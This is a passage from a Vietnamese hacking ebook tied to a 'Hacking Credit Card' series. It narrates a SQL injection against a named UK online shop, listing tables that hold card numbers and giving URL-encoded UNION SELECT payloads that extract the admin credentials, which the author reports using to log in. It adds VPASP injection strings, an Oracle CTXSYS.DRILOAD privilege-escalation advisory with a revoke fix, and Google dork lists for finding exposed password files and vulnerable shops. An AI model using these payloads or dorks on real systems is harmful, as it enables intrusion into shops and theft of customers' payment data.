'tblBundle','**Admin**','affiliates','Commission','dtproperties','errorlog','Hits','sysconstraints','syssegments','**tblAdminUser**','tblAdverts','tblCategory','tblCheckout','tblCheckoutEbox','tblConfirmation','tblHelp','tblLayout','tblManufacturer','tblMeta','tblNews','tblNewsLetter','**tblOrder**','**tblOrder_Temp**','**tblOrders**','tblOrderStatus','tblPages','tblPostage','tblPostageChoice','tblProducts','tblProducts_Temp','tblSatus','tblStandardText','tblSubCat','tblSubMan','tblTime','tblTop10','**tblUsers**','wapman'

Đặc biệt chúng ta nên chú ý đến các table được tô đậm màu đỏ ở trên, mấy table khác ta có thể không quan tâm.

12 h 00: Muốn cho việc exploit được nhanh chóng cho nên hieupc chỉ cần lấy username và password Admin của Shop Ebox là đủ. Còn các bạn nếu muốn lấy từng thông tin riêng thì có thể exploit các table : **'tblUsers'** **'tblOrders'** …. để lấy được thông tin mình cần.

'tblUsers' :

'userID','userDate','userUserName','userPassword','userRealName','userSurname','userStatementStreet1','userStatementStreet2','userStatementTown','userStatementCounty','userStatementPostcode','userDeliveryAddress','userDeliveryPostcode','userTelephone','userFax','userMobile','userNewsletterSubscribe','orderBundleDetails','sageimported','usercode'

'tblOrders':
'ID','orderID','orderUserID','orderCardType','orderCardNumber','orderCardNameonCard','orderCardStartMonth','orderCardStartYear','orderCardExpiryMonth','orderCardExpiryYear','orderIssueNumber','orderSecurityCode','orderDate','orderComments','orderStatus'

12 h 15: Ban đầu hieupc cứ ngỡ table: **'Admin'** là cần được khai thác để lấy thông tin của username và password nhưng thông tin trong đó không phải của Admin, hieupc cũng đã thử login nhưng thất bại.

('ID','Password','URL','Email','Fixedrate','Percentrate','Percentage','Minimum')

12 h 30: Sau đó hieupc chuyển sang exploit table : **'tblAdminUser'** , thu được cũng khá nhiều comlun khác, và chắc chắn cái này sẽ chứa Username và Password đúng của Admin, hieupc đã thử login và thành công như mong muốn.

'tblAdminUser'

'userID','adminUsername','adminPassword','adminEmail','adminHide'

12 h 45: Cuối cùng thì hieupc cũng có được username và password để login vào Administration Shop của http://www.cookes.co.uk, chỉ bằng 2 mũi tiêm đơn giản mà hiệu quả, hoặc ta chỉ cần dùng một mũi tiêm mà có tới 2 loại thuốc ('adminUsername' , 'adminPassword') tuy nhiên không khuyến khích dùng loại này.

Để lấy Username:

%20union%20%20select%201,2,adminUsername,4,5,6,7,8,9,10,11,12,13%20from%20tblAdminUser%22having%201=1--sp_password

Để lấy Password:

%20union%20%20select%201,2,adminPassword,4,5,6,7,8,9,10,11,12,13%20from%20tblAdminUser%22having%201=1--sp_password

Việc tìm link của shop này là khá đơn giản: http://www.cookes.co.uk/admin

1 h 00: Ngoài ra còn có nhiều cách khác để lấy được thông tin ta cần như là Exploit: Update Email, Insert User… để thực hiện những câu lệnh này các bạn phải biết mình đang làm gì và cần những gì. (Xem hướng dẫn sử dụng những câu lệnh SQL ở phần trên của Ebook này) .

1 h 15: Để biết được các câu lệnh trong bài viết này, các bạn cần xem lại Ebook Hacking Credit Card version 1 và version 2. Trong bài viết này hieupc hạn chế việc đưa ra câu lệnh truy vấn vì hieupc không muốn lặp đi lặp lại những thứ đã được nhắc đi nhắc lại nhiều lần ở Ebook Hacking Credit Card version 1, version 2 và cả ở những diễn đàn tin học khác. Chúc vui.

1 h 30: **Lưu ý:** Như vậy là việc exploit Shop Ebox diễn ra khá lâu và có phần hơi phức tạp. Tuy nhiên hieupc chỉ dừng lại ở việc login và không view bất cứ một orders nào của shop cả. Hy vọng là các bạn sẽ hiểu được điều tôi nói. Nó chỉ góp phần củng cố thêm kiến thức của bạn và đừng nên quậy phá hay thương mại hoá những thứ mà bạn đã hack được hay exploit mà có. Và cũng đừng quá mãn nguyện những gì mình đang có, hãy luôn cố gắng và cố gắng. Và đừng qúa ham mê vi tính, cho dù nó là sở thích của bạn, hãy dành ít thời gian cho gia đình và bạn bè, cuộc sống ngoài kia đang rất vui và chờ đón các bạn, đừng chết già chết mòn bên cái máy tính của bạn. Hãy sống sao đúng với ý nghĩa của cuộc sống.

Cơm Thêm: Exploit Pass 2 ở VPASP

1 h 45: Đầu tiên phải nói điều này hieupc được các bạn hỏi nhiều nhất, và hieupc đều trả lời : "không biết" hay "các bạn tự tìm tòi, tìm hiểu, nghiên cứu thử xem…", thực chất nó rất dễ nếu như các bạn chịu nghiên cứu nhỉ. Và một điều nữa, đáng lẽ ra hieupc đã đưa bài viết này vào "Ebook Hacking Credit Card Version 2", nhưng thấy các bạn không chịu

khó tí nào, chỉ toàn phụ thuộc cho nên hieupc thấy nãn lắm, và chỉ đưa các bài ít có giá trị khác để làm phong phú thêm nội dung của "Ebook Hacking Credit Card Version 2"

1 h 50:
Đây là câu lệnh các bạn cần để Exploit Pass 2 VPASP, nó giống như là lấy username và password, tuy chỉ có khác chút ít. Khi đã có được username và password thì bạn thay table được tô màu đỏ vào là có password number two:

union select fieldname='xadminpage'
,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,fieldvalue,2
8,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47 from configuration'

Cái này không cần giải thích thêm, bởi vì nó giống như là cách exploit username và password. Ngoài ra các bạn có thể thử bằng câu lệnh truy vấn này:

shopexd.asp?id=1%20union%20select%
201,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,fieldvalu
e,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47%20from%20configuratio
n%20where%%20fieldname='xadminpage'

Các bạn thấy chưa nó thật là dễ, chỉ tại các bạn không chịu nghiên cứu, "hãy nghiên cứu điều bạn muốn biết thật kĩ và hiểu thấu nó trước khi hỏi, sẽ là rất tốt cho bạn". Hieupc nói có nói gì thì được lòng trước, mất lòng sau mong các bạn hiểu.

Lỗi SQL Injection trong Oracle có thể nâng quyền Tài khoản

Chuyên viên phân tích : **Ngô Bảo Diệp**

1. Thông tin chung

Nếu kẻ tấn công có một tài khoản người dùng bình thường trong Oracle, hắn có thể thực hiện một số câu lệnh đánh vào điểm yếu của Oracle trong hai phiên bản 8i và 9i, nhằm mục đích nâng quyền truy nhập tài khoản lên mức quản trị. Từ đây, hắn có toàn quyền với hệ quản trị cơ sở dữ liệu này.

Ngày phát hiện	Phần mềm bị điểm yếu	Mức độ nguy hiểm
12/2005	• Tất cả các phiên bản Oracle Database 8i trên mọi hệ điều hành • Tất cả các phiên bản Oracle Database 9i trên mọi hệ điều hành	**Nguy Hiểm**

2. Mô tả kỹ thuật

Trong Cơ sở dữ liệu Oracle, người dùng được chia ra thành 2 nhóm quyền : nhóm Privileged và nhóm Object. Người dùng thuộc nhóm Privileged có toàn quyền với CSDL như tạo ra User mới, thay đổi quyền các User khác, thay đổi dữ liệu, thay đổi các thông số cấu hình CSDL, thay đổi các file log, xem tình trạng các tiến trình của CSDL v.v... Chú ý rằng một Oracle Database Server có thể có nhiều CSDL và SYSDBA có toàn quyền đối với tất cả các CSDL đó. User thuộc nhóm Object chỉ có những quyền nhất định (do Privileged User cấp) đối với CSDL. Những User thuộc nhóm Privileged gọi là có quyền SYSDBA. Nhóm Object bao gồm những Account hạn chế, không có quyền SYSDBA.

CTXSYS.DRILOAD là 1 một package nhỏ trong CTXSYS Schema. Trong package này có tồn tại các hàm và thủ tục bị lỗi SQL Injection. Khai thác lỗ hổng này một account bình thường có thể trở thành một account với quyền SYSDBA quản trị Database server.


Lỗi SQL Injection trong CTXSYS.DRILOAD có các đặc điểm như sau:

- Bị khai thác bởi những **người dùng có account** truy nhập tới cơ sở dữ liệu. Account này chỉ cần **quyền bình thường**, không cần quyền SYSDBA.
- Rất dễ khai thác.

Mặc định mọi account đều có quyền EXECUTE trên gói CTXSYS.DRILOAD. Do đó một account bình thường chỉ cần đăng nhập vào và thực hiện một câu lệnh nguy hiểm, ngay lập tức tài khoản này trở thành SYSDBA và có toàn quyền đối với mọi CSDL trên Oracle Database Server.

3. Khai thác lỗ hổng

Chúng tôi tiến hành khai thác lỗ hổng này trên các Máy chủ có cài đặt Oracle Database 8i và 9i. Kỹ thuật viên của chúng tôi, đăng nhập và Máy chủ với tài khoản người dùng bình thường có mặc định khi cài Oracle.



Sau khi thực hiện câu lệnh đánh vào điểm yếu của hai phiên bản trên, trên màn hình xuất hiện thông báo :

ERROR at line 1:
ORA-06510: PL/SQL: unhandled user-defined exception
ORA-06512: at "CTXSYS.DRILOAD", line 42
ORA-01003: no statement parsed
ORA-06512: at line 1

Tuy nhiên, tài khoản này đã được nâng quyền lên SYSDBA và có toàn quyền với Máy chủ cơ sở dữ liệu này.

4. Giải pháp phòng chống

Oracle đã vá lỗi này trong bản vá lỗi Critical Patch Update tháng (CPU October 2005). Tuy nhiên chỉ có các tổ chức, cá nhân mua sản phẩm của Oracle mới có thể download được các bản vá lỗi. Để download, vào trang http://www.metalink.oracle.com/ , sau đó vào tab **Patches.** Người dùng download bản patch theo hướng dẫn của tài liệu Metalink có ID 281189.1.

Ngoài ra, chúng tôi đưa ra lời khuyên với các quản trị Oracle Database Server, các bạn có thể tự bịt lỗ hổng này bằng cách bỏ quyền Execute trên CTXSYS.DRILOAD. Cụ thể các bước như sau:

- Vào SQL*plus và login với tài khoản quản trị.
- Thực hiện lệnh sau: **REVOKE EXECUTE ON CTXSYS.DRILOAD FROM PUBLIC FORCE;**

Những cú pháp tìm kiếm nâng cao với Google
Giúp cho việc tìm shop lỗi đạt hiểu qua cao.

Dưới đây thảo luận về những lệnh đặc biệt của Google và tôi sẽ giải thích từng lệnh một cách ngắn gọn và nói rõ nó được sử dụng như thế nào để tìm kiếm thông tin.

[intitle:]

Cú pháp "**intitle:**" giúp Google giới hạn kết quả tìm kiếm về những trang có chứa từ đó trong tiêu đề. Ví dụ, **"intitle:** *login password***"** (không có ngoặc kép) sẽ cho kết quả là những link đến những trang có từ "*login*" trong tiêu đề, và từ "*password*" nằm ở đâu đó trong trang.

Tương tự, nếu ta muốn truy vấn nhiều hơn một từ trong tiêu đề của trang thì ta có thể dùng "**allintitle:"** thay cho "**intitle**" để có kết quả là những trang có chứa tất cả những từ đó trong tiêu đề. Ví dụ như dùng

"**intitle:** *login* **intitle:** *password*" cũng giống như truy vấn "**allintitle:** *login password*".

[**inurl:**]

Cú pháp "**inurl:**" giới hạn kết quả tìm kiếm về những địa chỉ URL có chứa từ khóa tìm kiếm. Ví dụ: "**inurl:** *passwd"* (không có ngoặc kép) sẽ cho kết quả là những link đến những trang có từ "*passwd*" trong URL.

Tương tự, nếu ta muốn truy vấn nhiều hơn một từ trong URL thì ta có thể dùng "**allinurl:**" thay cho "**inurl**" để được kết quả là những URL chứa tất cả những từ khóa tìm kiếm.Ví dụ: "**allinurl:** *etc/passwd*" sẽ tìm kiếm những URL có chứa "*etc*" và "*passwd*". Ký hiệu gạch chéo ("/") giữa các từ sẽ bị Google bỏ qua.

[**site:**]

Cú pháp "**site:**" giới hạn Google chỉ truy vấn những từ khóa xác định trong một site hoặc tên miền riêng biệt. Ví dụ: "*exploits* **site:***hackingspirits.com*" (không có ngoặc kép) sẽ tìm kiếm từ khóa "*exploits*" trong những trang hiện có trong tất cả các link của tên miền "*hackingspirits.com"*. Không có khoảng trống nào giữa **"site:"** và **"tên miền".**

[**filetype:**]

Cú pháp "**filetype:**" giới hạn Google chỉ tìm kiếm những files trên internet có phần mở rộng riêng biệt (Ví dụ: doc, pdf hay ppt v.v...). Ví dụ : "**filetype:***doc* **site:***gov confidential*" (không có ngoặc kép) sẽ tìm kiếm những file có phần mở rộng là ".doc" trong tất cả những tên miền của chính phủ có phần mở rộng là *".gov"* và chứa từ "confidential"(bí mật) trong trang hoặc trong file ".doc". Ví dụ . Kết quả sẽ bao gồm những liên kết đến tất cả các file văn bản bí trên các site của chính phủ.

[**link:**]

Cú pháp **"link:"** sẽ liệt kê những trang web mà có các liên kết đến đến những trang web chỉ định. Ví dụ :

chuỗi "**link:***www.securityfocus.com*" sẽ liệt kê những trang web có liên kết trỏ đến trang chủ SecurityFocus.

Chú ý không có khoảng trống giữa "link:" và URL của trang Web.

[**related:**]

Cú pháp "related:" sẽ liệt kê các trang Web "tương tự" với trang Web chỉ định. Ví dụ : "related:www.securityfocus.com" sẽ liệt kê các trang web tương tự với trang chủ Securityfocus. Nhớ rằng không có khoảng trống giữa "related:" và URL của trang Web.

[**cache:**]

Truy vấn "**cache:**" sẽ cho kết quả là phiên bản của trang Web mà mà Google đã lưu lại. Ví dụ:

"**cache:***www.hackingspirits.com*" sẽ cho ra trang đã lưu lại bởi Google's. Nhớ rằng không có khoảng trống giữa "cache:" và URL của trang web.

Nếu bạn bao gồm những từ khác trong truy vấn, Google sẽ điểm sáng những từ này trong văn bản đã được lưu lại.
Ví dụ: “**cache:***www.hackingspirits.com guest*” sẽ cho ra văn bản đã được lưu lại có từ "*guest*" được điểm sáng.
[**intext:**]
Cú pháp “**intext:**” tìm kiếm các từ trong một website riêng biệt. Nó phớt lờ các liên kết hoặc URL và tiêu đề của trang.
Ví dụ: “**intext:***exploits”* (không có ngoặc kép) sẽ cho kết quả là những liên kết đến những trang web có từ khóa tìm kiếm là "*exploits*" trong các trang của nó.
[**phonebook:**]
“**phonebook**” tìm kiếm thông tin về các địa chỉ đường phố ở Mỹ và số điện thoại. Ví dụ: “**phonebook:***Lisa+CA*” sẽ liệt kê tất cả các tên người có từ “*Lisa*” trong tên và ở “*California (CA)*”. Cú pháp này có thể được sử dụng như là một công cụ tuyệt vời của tin tặc trong trường hợp ai đó muốn tìm kiếm thông tin cá nhân cho công việc xã hội.
Truy vấn các site hoặc server dễ bị tấn công sử dụng các cú pháp nâng cao của Google

Những cú pháp truy vấn nâng cao thảo luận ở trên thực sự có thể giúp người ta chính xác hóa các tìm kiếm và có được những gì họ thực sự tìm kiếm.

Bây giờ Google trở thành một máy tìm kiếm thông minh, những người dùng có ác ý không hề bận tâm khai thác khả năng của nó để đào bới những thông tin bí mật từ internet mà chỉ có sự truy cập giới hạn. Bây giờ tôi sẽ thảo luận những kỹ thuật này một cách chi tiết làm thế nào để những người dùng ác tâm đào bới thông tin trên internet sử dụng Google như một công cụ.

Sử dụng cú pháp “Index of ” để tìm kiếm các site cho phép duyệt chỉ mục

Một webserver(máy chủ web) cho phép duyệt chỉ mục nghĩa là bất kỳ ai có thể duyệt các thư mục của webserver như các thư mục nội bộ thông thường. Ở đây tôi sẽ thảo luận làm thế nào để sử dụng cú pháp "index of" để có một danh sách các liên kết đến webserver cho phép duyệt thư mục.
Cách này trở thành một nguồn dễ dàng cho việc thu thập thông tin của tin tặc. Tưởng tưởng nếu họ nắm được các file mật khẩu hoặc các file nhạy cảm khác mà bình thưởng không thể thấy được trên internet.
Dưới đây là vài Ví dụ sử dụng để có được quyền truy cập vào rất nhiều thông tin nhạy cảm dễ dàng hơn rất nhiều:
Index of /admin
Index of /passwd
Index of /password
Index of /mail
"Index of /" +passwd
"Index of /" +password.txt
"Index of /" +.htaccess
"Index of /secret"
"Index of /confidential"
"Index of /root"
"Index of /cgi-bin"
"Index of /credit-card"
"Index of /logs"
"Index of /config"

Tìm kiếm các site hoặc server dễ bị tấn công sử dụng cú pháp “inurl:” hoặc “allinurl:”

a. Sử dụng **“allinurl:**winnt/system32/**”** (không có ngoặc kép) sẽ liệt kê tất cả các liên kết đến server mà cho phép truy cập đến những thư mục giới hạn như “system32” qua web. Nếu bạn đủ may mắn thì bạn có thể có quyền truy cập đến file cmd.exe trong thư mục “system32”. Một khi bạn có quyền truy cập đến file “cmd.exe” và có thể thực thi nó thì bạn có thể tiến lên xa hơn
leo thang quyền của bạn khắp server và làm hại nó.
b. Sử dụng **“allinurl:**wwwboard/passwd.txt**”**(không có ngoặc kép) trong
Google search sẽ liệt kê tất cả các liên kết đến server mà dễ bị tấn công vào “tính dễ bị tấn công mật khẩu WWWBoard”. Để biết thêm về tính dễ bị tấn công này bạn có thể vào link sau đây:
http://www.securiteam.com/exploits/2BUQ4S0SAW.html
c. Sử dụng **“inurl:**.bash_history**”** (không có ngoặc kép) sẽ liệt kê tất cả các liên kết đến server mà cho phép truy cập vào file
“.bash_history” qua web. Đây là một file lịch sử dòng lệnh. File này bao gồm danh sách các lệnh được thực thi bởi quản trị viên,
, và đôi khi bao gồm cả thông tin nhạy cảm như mật khẩu
gõ vào bởi quản trị viên. Nếu file này bị làm hại
và nếu nó bao gồm mật khẩu đã mã hóa của hệ thống unix (or *nix)
thì nó có thể dễ dàng bị crack bởi phương pháp “John The
Ripper”.
d. Sử dụng “**inurl:**config.txt” (không có ngoặc kép) sẽ liệt kê tất cả các liên kết đến các máy chủ cho phép truy cập vào file “config.txt”
qua giao diện web. File này bao gồm các thông tin nhạy cảm,
bao gồm giá trị bị băm ra của mật khẩu quản trị và sự xác thực quyền truy cập cơ sở dữ liệu. Ví dụ: Hệ thống quản lý học tập Ingenium
là một ứng dụng Web cho các hệ thống Windows phát triển bởi Click2learn, Inc. Hệ thống quản lý học tập Ingenium
phiên bản 5.1 và 6.1 lưu các thông tin nhạy cảm không an tòan trong file config.txt. Để biết thêm thông tin vào liên kết sau:

http://www.securiteam.com/securitynews/6M00H2K5PG.html

Những tìm kiếm tương tự khác dùng "inurl:" hoặc "allinurl:" kết hợp với các cú pháp khác:

inurl:admin filetype:txt
inurl:admin filetype:db
inurl:admin filetype:cfg
inurl:mysql filetype:cfg
inurl:passwd filetype:txt
inurl:iisadmin
inurl:auth_user_file.txt
inurl:orders.txt
inurl:"wwwroot/*."
inurl:adpassword.txt
inurl:webeditor.php
inurl:file_upload.php
inurl:gov filetype:xls "restricted"
index of ftp +.mdb allinurl:/cgi-bin/ +mailto

Tìm kiếm các site hoặc server dễ bị tấn công dùng "intitle:" hoặc "allintitle:"

a. Sử dụng [**allintitle:** "index of /root"] (không có ngoặc vuông) sẽ liệt kê các liên kết đến các webserver(máy chủ Web) cho phép truy cập vào các thư mục giới hạn như "root" qua giao diện web. Thư mục này đôi khi bao gồm các thông tin nhạy cảm mà có thể dễ dàng tìm được tqua những yêu cầu Web đơn giản.

b. Sử dụng [**allintitle:** "index of /admin"] (không có ngoặc vuông) sẽ liệt kê các liên kết đến các website cho phép duyệt chỉ mục các thư mục giới hạn như "admin" qua giao diện web. Hầu hết các ứng dụng web đôi khi sử dụng tên như "admin" để lưu quyền admin trong đó. Thư mục này đôi khi bao hàm các thông tin nhạy cảm mà có thể dễ dàng tìm được qua các yêu cầu Web đơn giản.

Những tìm kiếm tương tự dùng "intitle:" hoặc "allintitle:" kết hợp với các cú pháp khác

intitle:"Index of" .sh_history
intitle:"Index of" .bash_history
intitle:"index of" passwd
intitle:"index of" people.lst
intitle:"index of" pwd.db
intitle:"index of" etc/shadow
intitle:"index of" spwd
intitle:"index of" master.passwd
intitle:"index of" htpasswd
intitle:"index of" members OR accounts
intitle:"index of" user_carts OR user_cart
allintitle: sensitive filetype:doc
allintitle: restricted filetype :mail
allintitle: restricted filetype:doc site:gov

Những truy vấn tìm kiếm thú vị khác

Để tìm những site dễ bị tấn công bằng phương pháp Cross-Sites Scripting (XSS):

allinurl:/scripts/cart32.exe
allinurl:/CuteNews/show_archives.php
allinurl:/phpinfo.php

Để tìm những site dễ bị tấn công bằng phương pháp SQL Injection:

allinurl:/privmsg.php

allinurl:/privmsg.php